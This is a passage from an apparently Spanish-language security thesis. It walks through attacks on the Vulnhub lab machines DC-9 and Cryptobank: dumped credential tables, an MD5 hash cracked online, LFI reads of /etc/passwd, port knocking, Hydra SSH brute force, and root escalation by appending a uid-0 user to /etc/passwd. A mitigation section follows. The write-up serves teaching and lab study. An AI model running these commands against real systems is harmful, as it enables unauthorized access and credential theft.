3	fredf@example.com	46415323	Flintstone	2019-05-01 17:32:00	Fred	Systems Administrator	
4	barneyr@example.com	324643564	Rubble	2019-05-01 17:32:00	Barney	Help Desk	
5	tomc@example.com	802438797	Cat	2019-05-01 17:32:00	Tom	Driver	
6	jerrym@example.com	24342654756	Mouse	2019-05-01 17:32:00	Jerry	Stores	
7	wilmaf@example.com	243457487	Flintstone	2019-05-01 17:32:00	Wilma	Accounts	
8	bettyr@example.com	90239724378	Rubble	2019-05-01 17:32:00	Betty	Junior Accounts	
9	chandlerb@example.com	189024789	Bing	2019-05-01 17:32:00	Chandler	President - Sales	
10	joeyt@example.com	232131654	Tribbiani	2019-05-01 17:32:00	Joey	Janitor	
11	rachelg@example.com	823897243978	Green	2019-05-01 17:32:00	Rachel	Personal Assistant	
12	rossg@example.com	6549638203	Geller	2019-05-01 17:32:00	Ross	Instructor	
13	monicag@example.com	8092432798	Geller	2019-05-01 17:32:00	Monica	Marketing	
14	phoebeb@example.com	43289079824	Buffay	2019-05-01 17:32:02	Phoebe	Assistant Janitor	
15	scoots@example.com	454786464	McScoots	2019-05-01 20:16:33	Scooter	Resident Cat	
16	janitor@example.com	65464646479741	Trump	2019-12-23 03:11:39	Donald	Replacement Janitor	
17	janitor2@example.com	47836546413	Morrison	2019-12-24 03:41:04	Scott	Assistant Replacement Janitor	

Ilustración 12. Staff tabla 1 en DC 9.

[12:39:11] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+
UserID   Password
+-----+-----+
1   856f5de590ef37314e7c3bdf6f8a66dc   admin
+-----+-----+

Ilustración 13. Staff tabla 2 en DC 9.

De la misma manera y antes de proceder a descifrar el hash encontrado, se procederá a enumerar la otra base de datos. Para ello se utiliza el mismo comando que el explicado previamente, cambiando únicamente en el parámetro D, "Staff" por "Users". En la siguiente ilustración se puede revisar el resultado obtenido.

[13:15:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:15:14] [INFO] fetching tables for database: 'users'
[13:15:14] [INFO] fetching columns for table 'UserDetails' in database 'users'
[13:15:14] [INFO] fetching entries for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+-----+-----+-----+-----+-----+-----+
id   lastname   password   reg_date   username   firstname
+-----+-----+-----+-----+-----+-----+
1   Moe   3kfs86sfid   2019-12-29 16:58:26   marym   Mary
2   Dooley   468fdfsd2   2019-12-29 16:58:26   julied   Julie
3   Flintstone   4sfdf87sfid1   2019-12-29 16:58:26   fredf   Fred
4   Rubble   RocksOff   2019-12-29 16:58:26   barneyr   Barney
5   Cat   TCGTheBoyz   2019-12-29 16:58:26   tomc   Tom
6   Mouse   B8m#48sd   2019-12-29 16:58:26   jerrym   Jerry
7   Flintstone   Pebbles   2019-12-29 16:58:26   wilmaf   Wilma
8   Rubble   BamBam01   2019-12-29 16:58:26   bettyr   Betty
9   Bing   UrAG0D!   2019-12-29 16:58:26   chandlerb   Chandler
10   Tribbiani   Passw0rd   2019-12-29 16:58:26   joeyt   Joey
11   Green   yN72#dsd   2019-12-29 16:58:26   rachelg   Rachel
12   Geller   ILoveRachel   2019-12-29 16:58:26   rossg   Ross
13   Geller   3248dsds7s   2019-12-29 16:58:26   monicag   Monica
14   Buffay   smellycats   2019-12-29 16:58:26   phoebeb   Phoebe
15   McScoots   YR3BVxxxw87   2019-12-29 16:58:26   scoots   Scooter
16   Trump   Ilovepeeppee   2019-12-29 16:58:26   janitor   Donald
17   Morrison   Hawaii-Five-0   2019-12-29 16:58:28   janitor2   Scott
+-----+-----+-----+-----+-----+-----+

Ilustración 14. Users tabla en DC 9.

Una vez analizadas las bases de datos, se procederá a descifrar el has encontrado en una de las tablas en la base de datos de "Staff". Para llevar a cabo esto, se puede hacer uso de muchas herramientas. En la actualidad en internet hay una gran cantidad de páginas web que permiten descifrar hashes. En este caso el resultado que se ha obtenido tras crackear el hash se puede comprobar en la imagen de abajo. Como se puede comprobar, la contraseña es "transorbital1".

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

856f5de590ef37314e7c3bdf6f8a66dc

I'm not a robot



Privacy - Terms

I'm not a robot

reCAPTCHA

Privacy - Terms

**Crack Hashes**

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Ilustración 15. Descifrando hash en DC 9.

Una vez que se ha conseguido la contraseña del usuario administrador, se podrá acceder a la página web de nuevo donde se usarán las credenciales conseguidas para acceder. Como se puede apreciar a continuación, una vez accedido con el usuario y contraseña obtenidos, se pueden llevar a cabo más acciones en la página.




Ilustración 16. Accediendo con credenciales en DC 9.

Como prueba, se intenta hacer uso de la vulnerabilidad comúnmente conocida como LFI. Significa inclusión de archivos locales y permite al atacante acceder a archivos locales en el servidor ya se manipulan las entradas que son procesadas por la aplicación web. Esta vulnerabilidad suele darse cuando una aplicación incluye archivos locales basándose en los parámetros que recibe de la URL sin realizar las validaciones necesarias. Si no se valida correctamente el contenido de estos parámetros, el atacante puede modificar el valor de estos para acceder a archivos sensibles del sistema.

Para ello, se procederá a realizar una prueba utilizando un parámetro de URL comúnmente utilizado para verificar la existencia de la vulnerabilidad de LFI. Se insertará el parámetro de prueba en la URL, seguido del archivo "welcome.php". También, se añade el parámetro "?file=" a la URL con el objetivo de señalar un archivo local en el servidor. En este caso, se pretenderá acceder al archivo "/etc/passwd", que contiene información sobre los usuarios del sistema en servidores Linux. Como se puede comprobar a continuación, el archivo es accesible.




Ilustración 17. LFI en DC 9.

También, se procede con otros ficheros como "knockd.conf" el cual permite saber si hay una secuencia de puertos para poder abrir el puerto SSH, que está protegido por port knocking.

Este archivo tiene una lista de puertos y muestra el orden en el que deben de ser golpeados o contactados para desbloquear el acceso al puerto 22, en este caso el SSH. De esta manera se permitirá así la conexión así servicio. En este caso, se puede ver que para poder abrir el puerto 22, es necesaria la secuencia de 7469, 8475 y 9842.


Para poder llevar a cabo esta se procede a hacer uso del siguiente comando, donde básicamente se define la dirección del servidor con la secuencia vista en el archivo "knockd.conf".

Por lo que, el comando sería:

- o `knock 192.168.90.9 7469 8475 9842`

Una vez hecho eso, con el comando nmap, se confirmará que el puerto se encuentra abierto una vez realizada la secuencia. El comando nmap utilizado para verificar que dicho puerto se encuentra abierto, es el siguiente:

- o `nmap -p22 192.168.90.9`
  - o `p22`: se especifica que ese es el puerto que interesa saber cuál es su actual estado.



The terminal window shows two command executions. The first is `knock 192.168.90.9 7469 8475 9842`. The second is `nmap -p22 192.168.90.9`, which outputs the following Nmap scan report:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-06-15 10:45 CEST
Nmap scan report for 192.168.90.9
Host is up (0.0011s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.01s
```

Ilustración 18. Ejecución knock en DC 9

Con el puerto SSH abierto, se necesita un nombre de usuario y una contraseña para acceder al sistema. Utilizando los datos extraídos de las bases de datos "Staff" y "Users", se crean diccionarios para un ataque de fuerza bruta con Hydra. Esta es una herramienta de ataque de fuerza bruta que soporta numerosos protocolos de red. Es muy utilizada para encontrar combinaciones de usuario/contraseña y para este caso es la mejor que se puede utilizar.

Antes de proceder a usar esta herramienta mencionada, se crean dos ficheros vacíos llamados "usernames" y "passwords", donde se almacenarán los usuarios y contraseñas encontrados en las tablas de las bases de datos. Estos ficheros actuarán como diccionarios.

El comando para llevar a cabo el ataque de fuerza bruta es el siguiente:

- o `hydra -L password.txt -P password.txt 192.168.90.9 ssh`
  - o `L`: se especifica el archivo que contiene los nombres de usuario.
  - o `P`: archivo que contiene las contraseñas.
  - o `ssh`: protocolo o servicio contra el cual se realiza el ataque de fuerza bruta.

```
(alejandro@kali)-[~]
$ tail usernames.txt passwords.txt
== usernames.txt ==
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

== passwords.txt ==
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
```

Ilustración 19. Ficheros para Hydra en DC 9.

```
(alejandro@kali)-[~]
$ hydra -L usernames.txt -P passwords.txt 192.168.90.9 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is not
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-10 13:39:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 272 login tries (l:16/p:17), ~17 tries per task
[DATA] attacking ssh://192.168.90.9:22/
[INFO] [22] host: 192.168.90.9 login: joeyt password: Passw0rd
[INFO] [22] host: 192.168.90.9 login: janitor password: ILovepeeppee
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-10 13:39:55
```

Ilustración 20. Ejecución Hydra en DC 9

Se consiguen obtener dos usuarios y contraseñas. Se prueba con "janitor" para acceder y en la imagen se puede apreciar que es exitosa. Además, se encuentran diversos archivos. El fichero que más llama la atención es "secrets-for-putin".

```
(alejandro@kali)-[~]
$ ssh janitor@192.168.90.9
janitor@192.168.90.9's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent hash values are indexed so that it is possible to quickly
permitted by applicable law.
Last login: Sun Aug 11 03:42:50 2024 from 192.168.90.6
janitor@dc-9:~$ ls -la
total 16
drwx—— 4 janitor janitor 4096 Aug 11 03:39 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history → /dev/null
drwx—— 3 janitor janitor 4096 Aug 11 03:39 .gnupg
drwx—— 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$
```

Ilustración 21. Ejecución SSH en DC 9

Tras acceder al fichero comentado, se descubren nuevas contraseñas.

```

janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/._secrets-for-putin$ ls
janitor@dc-9:~/._secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHTs
janitor@dc-9:~/._secrets-for-putin$ █

```

Ilustración 22. Contraseñas extraídas de ficheros en DC 9.

Estas contraseñas extraídas del fichero que se ha revisado anteriormente servirán para incrementar el diccionario de contraseñas que previamente ha sido creado para realizar el ataque de fuerza bruta. Una vez realizado esto, se procede a ejecutar de nuevo la herramienta Hydra, haciendo uso del mismo comando. Esta vez, al haber incrementado el diccionario, se puede ver como se ha conseguido extraer un usuario con contraseña más a diferencia de la primera vez.

```

[alejandro@kali:~]
$ hydra -L usernames.txt -P passwords.txt 192.168.90.9 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-10 13:45:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 368 login tries (l:16/p:23), -23 tries per task
[DATA] attacking ssh://192.168.90.9:22/
[22][ssh] host: 192.168.90.9 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.90.9 login: joeyt password: Passw0rd
[STATUS] 321.00 tries/min, 321 tries in 00:01h, 50 to do in 00:01h, 13 active
[22][ssh] host: 192.168.90.9 login: janitor password: Ilovepeepes
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-10 13:47:05
[alejandro@kali:~]
$ █

```

Ilustración 23. Ejecución Hydra en DC 9

Una vez se accede con el nuevo usuario se puede apreciar que este, tiene el poder de ejecutar como usuario root un programa llamado "test" sin necesitar contraseña. Pese a ejecutar el programa, nada ocurre.

```

[alejandro@kali:~]
$ ssh fredf@192.168.90.9
fredf@192.168.90.9's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law. If the hash is present in the database, the password can be recovered in a fraction of a second.
fredf@dc-9:~$ su fredf
Password:
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/sbin:/bin
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$ █

```


Ilustración 24. Accediendo como fredf en DC 9.

Para verificar lo que pudo haber ocurrido, se accede a la ubicación donde se encuentra almacenado el archivo de prueba, denominado "test.py". Al examinarlo detenidamente, se puede comprobar que se trata de un programa sencillo de cuyo funcionamiento consiste en tomar dos archivos como parámetros y agregar el contenido del primer archivo dentro del segundo.

Dado que el programa "test.py" puede ejecutarse con privilegios sin solicitar una contraseña, se decide aprovechar esta circunstancia para escalar privilegios y modificar el archivo "/etc/passwd". Este archivo contiene información sobre los usuarios del sistema, incluidos aquellos con permisos administrativos. La estrategia consiste en añadir un nuevo usuario con privilegios de root mediante la manipulación de este archivo.

Para poder llevar a cabo esta tarea, primero se debe de generar un hash de contraseña utilizando el comando [openssl](#), con el fin de crear una contraseña cifrada para el nuevo usuario que se va a añadir. Para ello, el comando a utilizar será el siguiente:

- [openssl passwd -1 -salt alex abcdefg](#)
  - [passwd](#) -1: este atributo se utiliza para genera hashes. Con el 1 se especifica que se debe de usar el algoritmo de hash MD5.
  - [Salt](#): define una cadena que se agrega a la contraseña creada antes de aplicar el cifrado.
  - [Abcdefg](#): contraseña en texto plano que se quiere cifrar.



```
(alejandro@kali)-[~]$ openssl passwd -1 -salt alex abcdefg
$1$alex$Ct4BdQL826StY.bjWTzBv1
```

Ilustración 25. Generacion contraseña en DC 9.

Este comando genera de manera satisfactoria un hash cifrado de la contraseña "abcdefg", que posteriormente se utilizará para crear un nuevo usuario en el archivo "/etc/passwd".

Cuando se consigue obtener el hash de la contraseña, se utiliza el comando que se muestra a continuación para crear una entrada temporal en el directorio "/tmp":

- [echo 'alex:\\$1\\$alex\\$Ct4BdQL826StY.bjWTzBv1:0:0::/root:/bin/bash' >> /tmp/alex](#)
  - [echo](#): se utiliza para escribir una entrada que será añadida al archivo "/etc/passwd"
  - ['alex.....bin/bash'](#): cadena que representará al nuevo usuario que se pretende añadir al sistema.
    - [Alex](#): nombre del usuario.
    - [:\\$1\\$alex\\$Ct4BdQL826StY.bjWTzBv1](#): el hash generado previamente.
    - [0:0](#) : valores que definen que el nuevo usuario tendrá privilegios de administrador. El primera 0 dicta el ID del usuario mientras

que el segundo 0 representa el ID del grupo. Ambos corresponderían al usuario "root".

- `/root`: directorio de inicio del usuario alex.
- `/bin/bash`: Shell de la que hará uso el nuevo usuario. En este caso será bash.
- `>> /tmp/alex`: con esto se redirecciona la cadena al archivo alex que está en el directorio "/tmp". Si ya existiese, se añadiría el comando al final y si no, se crearía.

Además, una vez ejecutado el comando recientemente explicado, se ejecutará el programa "test.py" con privilegios para añadir la entrada del archivo temporal al archivo "/etc/passwd":

- `Sudo test /tmp/alex /etc/passwd`
  - `Test`: el programa que coge dos archivos como parámetros.
  - `/tmp/alex`: primer archivo que contiene la nueva entrada del usuario alex.
  - `/etc/passwd`: archivo destino donde se almacenan las cuentas de usuario del sistema. Al ejecutar este comando, se anexará la entrada del archivo alex al final de este archivo, añadiendo un nuevo usuario con privilegios de administrador.

```
fredf@dc-9:/opt/devstuff/dist/test$ echo 'alex:$1$alex$Ct4BdQL826StY.bjWTzBv1:0:0::/root:/bin/bash' >> /tmp/alex
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/alex /etc/passwd
```

Ilustración 26. Creación entrada temporal y ejecución programa en DC 9.

Cuando se han ejecutado los comandos mencionados, será posible acceder al usuario creado con privilegios de administrador como se puede ver a continuación. De esta manera, se consigue obtener control total sobre el sistema.

```
fredf@dc-9:/opt/devstuff/dist/test$ su alex
Password:
root@dc-9:/opt/devstuff/dist/test# su -l
root@dc-9:~# su -l
root@dc-9:~# whoami
root
root@dc-9:~#
```

Ilustración 27. Privilegios de administrador en DC 9.

Después de haber realizado el análisis de la vulnerabilidad explotada, es importante evaluar cómo prevenir futuros ataques y mitigar cualquier riesgo asociado al control de acceso roto.

Se deben implementar medidas tanto activas como pasivas para asegurar la protección de los sistemas. Las medidas activas incluyen la aplicación de principios de privilegio mínimo, donde los usuarios solo tienen acceso a los recursos estrictamente necesarios, así como la autenticación multifactorial para mejorar la seguridad de los accesos. Además, es crucial que se limiten los permisos de acceso a archivos sensibles

como "/etc/passwd", y que se valide y filtre toda entrada de usuarios para evitar inyecciones de código o parámetros maliciosos.

Por otro lado, las medidas pasivas, como el monitoreo continuo del sistema y el registro de eventos, permitirán detectar actividades sospechosas o intentos no autorizados de acceso. Es esencial desactivar servicios innecesarios para reducir la superficie de ataque y mantener el sistema y las aplicaciones actualizadas con parches de seguridad.

Revisar de manera periódica las configuraciones de seguridad, incluyendo los permisos de acceso a través de sudo y la correcta configuración del firewall, contribuirá a mantener la integridad del sistema.

Para el caso específico de la máquina analizada, es importante limitar los permisos de ejecución de scripts que puedan modificar archivos críticos. El acceso a comandos como sudo debe estar controlado estrictamente para evitar que usuarios no autorizados puedan realizar modificaciones importantes en el sistema. Además, reforzar la configuración del servicio SSH, implementando políticas de bloqueo tras varios intentos fallidos de autenticación y asegurando que solo se permitan accesos mediante claves SSH, ayudará a prevenir ataques de fuerza bruta como el realizado con Hydra.

Finalmente, con una adecuada combinación de medidas preventivas y revisiones periódicas de la seguridad del sistema, se puede reducir significativamente la posibilidad de futuros ataques relacionados con control de acceso roto y otros vectores de ataque similares, asegurando la integridad y la seguridad del servidor a largo plazo.

### 5.3.2 Fallas Criptográficos

Las **Fallas Criptográficas** representan una categoría realmente importante dentro de la lista OWASP 2021, renombrada desde la anterior "Exposición de Datos Sensibles". Estas fallas ocurren cuando una aplicación no implementa correctamente los mecanismos criptográficos para proteger los datos sensibles en tránsito o en reposo.

En la máquina "Cryptobank" de Vulnhub, que es la que se va a analizar a continuación, se identifican varios escenarios donde la criptografía mal implementada permite a un atacante interceptar, manipular o descifrar información crítica. Esto puede incluir el uso de algoritmos criptográficos obsoletos, la ausencia de cifrado en datos importantes o la exposición de claves criptográficas en lugares no seguros.

La explotación de fallas criptográficas puede llevar a que los atacantes accedan a datos sensibles como credenciales, información relevante o datos personales, lo que genera serios problemas de privacidad y cumplimiento normativo para las organizaciones.

### 5.3.2.1 Cryptobank

A lo largo del análisis de la máquina, se observará cómo un mal diseño o implementación de técnicas criptográficas puede dar lugar a la exposición de información privilegiada y, por tanto, comprometer la seguridad del sistema.

Para iniciar el análisis, es necesario realizar un escaneo de la red para identificar la dirección IP asignada a la máquina objetivo. Esto se realiza utilizando el comando [netdiscover](#), que permite detectar los dispositivos activos en la red interna

Una vez obtenida la IP del objetivo, se procede a escanear los puertos abiertos mediante el uso de [nmap](#). Esta vez, con el fin de aprender más sobre el comando nmap, se han utilizado algunos atributos distintos en comparación al punto previo. En este caso el comando utilizado es el siguiente:

- [\*\*nmap -p- -sC -sV 192.168.90.8\*\*](#)
  - **p**: escanea todos los puertos, desde el 1 hasta el 65535.
  - **sC**: activa el uso por defecto de scripts de Nmap. Estos scripts son parte de Nmap Scripting Engine (*NSE*) y realizan tareas adicionales como la detección de versiones, comprobación de vulnerabilidades y escaneo de servicios más detallado.
  - **sV**: gracias a este atributo se activa la detección de versiones de servicios. Nmap intenta detectar qué versión exacta del software que se está ejecutando en la máquina a analizar. Esto es una información de vital importancia a la hora de identificar posibles vulnerabilidades.

En la siguiente ilustración se puede comprobar el resultado tras ejecutar los comandos anteriormente descritos. También se aprecia los servicios que está ejecutándose.

Se han identificado dos puertos abiertos en la máquina: el puerto 22, asociado con el servicio SSH, y el puerto 80, correspondiente a un servidor HTTP. Dado que el puerto SSH no es necesario en este momento, se procede a investigar el servidor HTTP.

Al acceder a la página web alojada en el servidor, se observó un botón de "Inicio de Sesión Seguro" en la parte superior derecha que no funcionaba correctamente, ya que intentaba acceder a <http://cryptobank.local/trade>. Normalmente, los nombres de dominio son resueltos a través de un servidor DNS. Al añadir "cryptobank.local" en el archivo "/etc/hosts", se evita este proceso y se indica directamente al sistema que cualquier intento de acceso a "cryptobank.local" sea redirigido a una dirección IP específica.

```

Currently scanning: 192.168.165.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP At MAC Address Count Len MAC Vendor / Hostname
192.168.90.2 08:00:27:35:36:5d 1 60 PCS Systemtechnik GmbH
192.168.90.3 0a:00:27:00:00:0a 1 60 Unknown vendor
192.168.90.8 08:00:27:86:e1:1f 1 60 PCS Systemtechnik GmbH

└─(alejandro@kali) [~]
└─$ nmap -p- -sC -sV 192.168.90.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 11:48 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.90.8
Host is up (0.0040s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:4e:59:df:b7:55:49:cf:d3:12:2d:19:01:05:43:f7 (RSA)
|   256 5e:1b:37:98:ab:c7:e6:ee:5f:f8:df:43:14:de:28:4e (ECDSA)
|   256 8e:a9:90:9f:6e:51:b1:c7:26:ea:07:ac:69:28:b3:1c (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: CryptoBank
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.25 seconds

```

Ilustración 28. Ejecución de Netdiscover y Nmap en Cryptobank.

Posteriormente, se revisaron otras secciones de la página y, al explorar el área de "CORE TEAM", se encontró una lista de empleados con enlaces a sus perfiles en redes sociales.

